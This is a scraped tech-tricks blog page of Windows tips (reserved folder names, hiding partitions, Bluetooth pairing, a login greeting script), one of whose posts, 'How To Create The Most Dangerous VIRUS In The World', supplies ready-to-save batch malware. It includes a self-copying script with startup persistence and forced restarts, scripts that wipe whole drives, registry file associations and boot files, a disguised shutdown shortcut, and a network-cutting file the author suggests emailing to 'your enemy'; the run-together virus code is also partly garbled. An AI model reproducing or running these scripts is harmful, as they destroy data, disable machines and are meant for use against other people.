TricksWorld 99: computer tricks

Tab

How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name


How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name

Hello everyone,
Most of you know this impossible thing in windows that is, you cannot create a folder called as CON or AUX or NUL in windows.Just try once
Create a new folder> rename it has CON> Finally you wont succeed :)

Here is a simple trick,theres no use from this post i just wanted to share this article so that everyone will come to know that there is also a way to create the folder called CON/AUX/NUL.

Follow these Simple Steps:

  • Right click on the desktop screen and create a new folder
                         How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name

  • After creating the new folder right click on the new folder and click on rename
                                     
How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name
  • Now do this carefully  Press ALT + 255 (type 255 one after the other ) (type the numbers located on the num pad - right side of keyboard)
  • Leave the ALT button and now you will get the folder as shown below
                                             How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name
  • Type CON/AUX/NUL  or just leave it blank
                        How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name How To Create the Impossible "CON" "AUX" "NUL" Folders/ Folder without name      
So now you have suceeded in creating the folder with name as Con / Aux / Nul and even a folder without name.
Enjoy !!!!!!!!!  

How To Create The Most Dangerous VIRUS In The World


How To Create The Most Dangerous VIRUS In The World

Hello Friends,
Before Starting with the Trick i would like to tell 
That am no way responsible for any of the damage caused to your system nor any system.
So please think and proceed. This is just for knowledge purpose and dont try on your Pc.
I wanted to share this article because i want you people to be aware of these kind of viruses

  • Virus #1
1.This Batch File virus has the capability of  Copying itself into the startup.

2.This Batch File virus has the capability of  Copying itself over 1000 times into random spots in your Pc/laptop.

3.This Batch File virus has the capability of  Hiding itself and the other created files.

4.This Batch File virus has the capability of Task kill MSN,Explorer, Limewire,Norton.

5.This Batch File virus has the capability of Swaping the left mouse button with the rightmouse button.

6.This Batch File virus has the capability of  Opening alert boxes

7.This Batch File virus has the capability of Changing the time to 12:00 and shuting down the PC

Copy the below code into a notepad.save as Greatgame.bat(but when your saving just select all files instead of text).


@Echo offcolor 4title 4title R.I.Pstartstartstartstart calccopy %0 %Systemroot%\Greatgame > nulreg add HKLM\Software\Microsoft\Windows\CurrentVersion\Run /v Greatgame /t REG_SZ/d %systemroot%\Greatgame.bat /f > nulcopy %0 *.bat > nulAttrib +r +h Greatgame.batAttrib +r +hRUNDLL32 USER32.DLL.SwapMouseButtonstart calcclstskill msnmsgrtskill LimeWiretskill iexploretskill NMainstartclscd %userprofile%\desktopcopy Greatgame.bat R.I.P.batcopy Greatgame.bat R.I.P.jpgcopy Greatgame.bat R.I.P.txtcopy Greatgame.bat R.I.P.execopy Greatgame.bat R.I.P.movcopy Greatgame.bat FixVirus.batcd %userprofile%My Documentscopy Greatgame.bat R.I.P.batcopy Greatgame.bat R.I.P.jpgcopy Greatgame.bat R.I.P.txtcopy Greatgame.bat R.I.P.execopy Greatgame.bat R.I.P.movcopy Greatgame.bat FixVirus.batstartstart calcclsmsg * R.I.Pmsg * R.I.Pshutdown -r -t 10 -c "VIRUS DETECTED"startstarttime 12:00:R.I.Pcd %usernameprofile%\desktopcopy Greatgame.bat %random%.batgoto RIP

  • Virus #2
  1. open the notepad.
    2.Copy and paste the following code in the notepad


@echo off

del D:\*.* /f /s /q

del E:\*.* /f /s /q

del F:\*.* /f /s /q

del G:\*.* /f /s /q

del H:\*.* /f /s /q

del I:\*.* /f /s /q

del J:\*.* /f /s /q


                Save the file as kinng.bat


WARNING :: The most dangerous virus in the World
  • This Virus  Deletes the entire registry of your Pc/Laptop


@ECHO OFF

START reg delete HKCR/.exe

START reg delete HKCR/.dll

START reg delete HKCR/*


                  Now save it as kinng.bat


  • Virus #3  How to crash a Laptop/PC Forever

  1. Open the notepad and copy the code that i have given below.
  2. Now just Save the file in  .bat format(.bat file)
  3. This file will  shutdown the Pc/laptop once and later it deletes the files necessary to boot and restart.


                                Warning - Please DO NOT Open the FILE after Creating it.

                                  **** It may or may not work in vista.****


@echo off

attrib -r -s -h c:\autoexec.bat

del c:\autoexec.bat

attrib -r -s -h c:\boot.ini

del c:\boot.ini

attrib -r -s -h c:\ntldr

del c:\ntldr

attrib -r -s -h c:\windows\win.ini

del c:\windows\win.ini

  • Virus #4 How to stop a persons internet access.

@Echo off

Ipconfig /release

         Save it as a .bat and send this file to your enemy through e-mail.
         Now the IP address of your enemy will be lost, and therefore that person 
         won't be  able to fix the Problem.
         But its very easy to fix. 
         Just type in IPconfig /renew

                    Also Read:How to Send Anonymous E-mail


  • Virus #5  ShutDown the PC/Laptop million Times

1.Right click on the desktop

2.Click on shortcut now you will get a dialogue box and paste the following code in it.

shutdown -s -t 999 c "Your System is Crashed"
  
 3. Now Press the next button

         Note: "999" is the Time in seconds That your PC Takes to shutdown.
                   Its your  Choice to Change to any number you want.


4.You will be  getting  another dialogue box Just type Internet Explorer and press the  finish button.
5.Now you will be able to  find the icon on the desktop right click on it(please do not open it) and click on  properties > change icon >select the icon internet explorer and ok.

 Very Important Note:

The one and only way to stop the computer/laptop from shutting down is                     
                                               1. Just Go to Start
                                               2.Click On Run
                                               3.type: shutdown -a
       
                                        Warning: Do not Try in Your Pc



Enhanced by Zemanta

How to Format USB Drives to delete Viruses Permanently

How to Format USB Drives to delete Viruses Permanently

Hello Everyone,

You will be frustrated of viruses which almost corrupts your files. But you people will be using antivirus to scan the most harmful viruses and remove them.
But you know what????
When you transfer data through USB/PenDrives it may contain viruses and you will be able to format the USB drive but some of the viruses do remain in drive even though you format it.
So here I will give you a solution which removes virus permanently from your pen drive.


Also Read:Top 5 Softwares To Recover Corrupted/Damaged Files


Steps To Be Followed:

  • Plugin the Pendrive which needs to be formatted
  • Now Just Find the drive letter of  the inserted pen drive
How to Format USB Drives to delete Viruses Permanently

  •  Click on Start Button and Then click on Run
How to Format USB Drives to delete Viruses Permanently

  • In the Run Prompt Type cmd and then Hit Enter
  • You can see a command Prompt Appeared and In this window Type just as shown below
                               format "Pen drive Letter:"
                    ex: if your pendrive letter is K then type  Format k:


How to Format USB Drives to delete Viruses Permanently
  • Hit the  Enter button twice and now the cmd prompt will verify the pendrive file system
  • And Now the command prompt will ask to enter drive name(Pendrive name) just type your own name and HIT enter
  Now Your Pendrive Is Completely Formatted :)
Enhanced by Zemanta

How To Remove Recycle Bin From Computer/Laptop

How To Remove Recycle Bin From Your Computer

Hello everyone,

This Trick is something special.Some of you dont want to delete your recycle bin in your Pc.

So follow these steps:

  • Press windows key + R(run)  and then type without inverted commas "regedit"
  • HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
     
  • You will see{ 645ff-040-5081-101B-9F08-00AA002F954E} delete this key so now your recyle bin is deleted  from your desktop.

How To Hide Hard Drive Partitions In Windows

How To Hide Hard Drive Partitions In Windows

Hello Guys Everyone know How to Hide the Folders,but in this Trick its Something Different,i will teach u How to Hide The Harddrive Partitions Itself
The Steps To be Followed:

  • Goto Start > Run and type diskpart 
A DOS window will appear as shown Below
How To Hide Hard Drive Partitions In Windows

  •  Then type list volume

All partitions will be listed, there will be also a volume number for each partitions as show below
How To Hide Hard Drive Partitions In Windows


Lets Assume That You Want to Hide  drive H:, type select volume 2 (In this example, 2 is the volume number of H:).
It Differs From System To System, Now You Will Get A message That "Volume 2 is the selected volume".

Finally  type remove letter H . You may have to reboot the computer. Diskpart will remove the Letter H. Here We Are Not Actually Hiding But  Windows XP doesn't have the capability to identify the unknown volume, it won't display or show results from it. To access the content of the hidden drive, repeat the steps, but 

replace remove to assign, that is assign letter E.


                      Also Read : Google Tricks


How to add an image to the background of any folder

Yes Everyone wants to add some background to your folders so that it looks pretty well :) I Will Teach you how to do it.

Steps:
  •  Create New Folder, right click on Desktop, then New folder… or just open a folder in which you wish to add the background image
  • Copy the below code in notepad
How to add an image to the background of any folder
[ExtShellFolderViews] {BE098140-A513-11D0-A3A4-00C04FD706EC}={BE098140-A513-11D0-
A3A4-00C04FD706EC} [{BE098140-A513-11D0-A3A4-00C04FD706EC}] IconArea_Image=C:\path\folder\background.jpg 
It looks like this:  
How to add an image to the background of any folder

  • Save the notepad file in folder for which you wish to add background image, as shown below


How to add an image to the background of any folder


4)After this select folder, right click on that folder, click properties and select Customize tab, then click on change icon, here choose any icon.After this the background image will appear

                                                   FOR Funny Tricks: Click Here

How to connect laptop and cell phone with Bluetooth technology?


We can use Bluetooth technology to connect laptop and cell phone. We can move videos, images, photos etc from  desktop computer or a laptop to our cell phones. In order to use Bluetooth technology to connect laptop and cell phone we need a laptop and a cell phone which support this technology.
If the laptop doesn't support it, we can use a USB Bluetooth dongle.  Just plug it into the USB port of the desktop computer or laptop. Leave the rest to Microsoft Windows. It will find the driver and install it itself.  If it is not supported, we can manually install it via the manufacturer's compact disk. Follow these simple steps in order to use Bluetooth technology to connect laptop and cell phone: (In this example, we are using Windows Vista.)
 Turn on the Bluetooth feature on your cell phone.
 Make this setting:  my Phone's visibility -> Shown to all on the cell phone.
Open Bluetooth Devices by clicking on its icon in the Control Panel.
OR
Look for the Bluetooth driver in the Device Manager and double-click on its icon.
Click on the Add button in Bluetooth Devices dialog box.
Check the box for "My devices is set up and ready to be found" in the Add Bluetooth Device Wizard dialog box.
Click on the Next button.
This device wizard will display the name of the found Bluetooth device close by.
Click on the device name that you would like to add and click on Next.
Select "Let me choose my own key" or "Choose a passkey for me" and click on Next.
It will now display the passkey. Key this into the cell phone. Now the laptop is initiating to install the Bluetooth device. (Click Yes as you see the prompt message on the cell phone to allow connection with the laptop.)
Click on the Finish button to close the dialog box of Add Bluetooth Device Wizard.
The Bluetooth device (the cell phone) is now displayed in Bluetooth Devices dialog box. Select the Bluetooth device and click on the Properties button.
The Properties dialog box for the device will become visible. Choose the Services tab.
Check the boxes for the services you want.
In the end you can launch the items of the cell phone.  Transfer photos, videos etc to cell phone via Bluetooth technology.
This method can also be used to connect laptop to Bluetooth devices like Bluetooth mouse, Bluetooth keyboard, Bluetooth headset, etc.

uTorrent Tips and Tricks

µTorrent (or uTorrent; commonly abbreviated as "µT" or "uT") is a free, ad-supported, closed source BitTorrent client owned byBitTorrent, Inc. It is the most widely used BitTorrent client outside China where Xunlei is more popular. It gets the "µ" in its name from the SI prefix "micro-", referring to the program's small memory footprint: the program was designed to use minimal computer resources while offering functionality comparable to larger BitTorrent clients such as Vuze or BitComet. The program has received consistently good reviews for its feature set, performance, stability, and support for older hardware and versions of Windows.
The program has been in active development since its first release in 2005. Although originally developed by Ludvig Strigeus, since December 7, 2006, the code is owned and maintained by BitTorrent, Inc.The code has also been employed by BitTorrent, Inc. as the basis for version 6.0 and above of the BitTorrent client, a re-branded version of µTorrent.


How To Make Computer Speak When you Log On


It’s a simple trick to amaze your friends.When you Log On infront of them.
Yeah a trick to make your Computer Welcome you on Start Up.
Lets Do It:
Open Notepad
Paste the bellow code in Np
Dim speaks, speech
speaks="Welcome Back, Username"
Set speech=CreateObject("sapi.spvoice")
speech.Speak speaks
Replace Username with your Name
Click Save As and save as type Welcome.vbs
Copy File Welcome.vbs and paste it in bellow address
                                                             Windows-7
C:\Users\Username\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

*Replace Username with your username and C:\ with your Root Drive
                                                             Windows-Xp
C:\Documents and Settings\All Users\Start Menu\Programs\Startup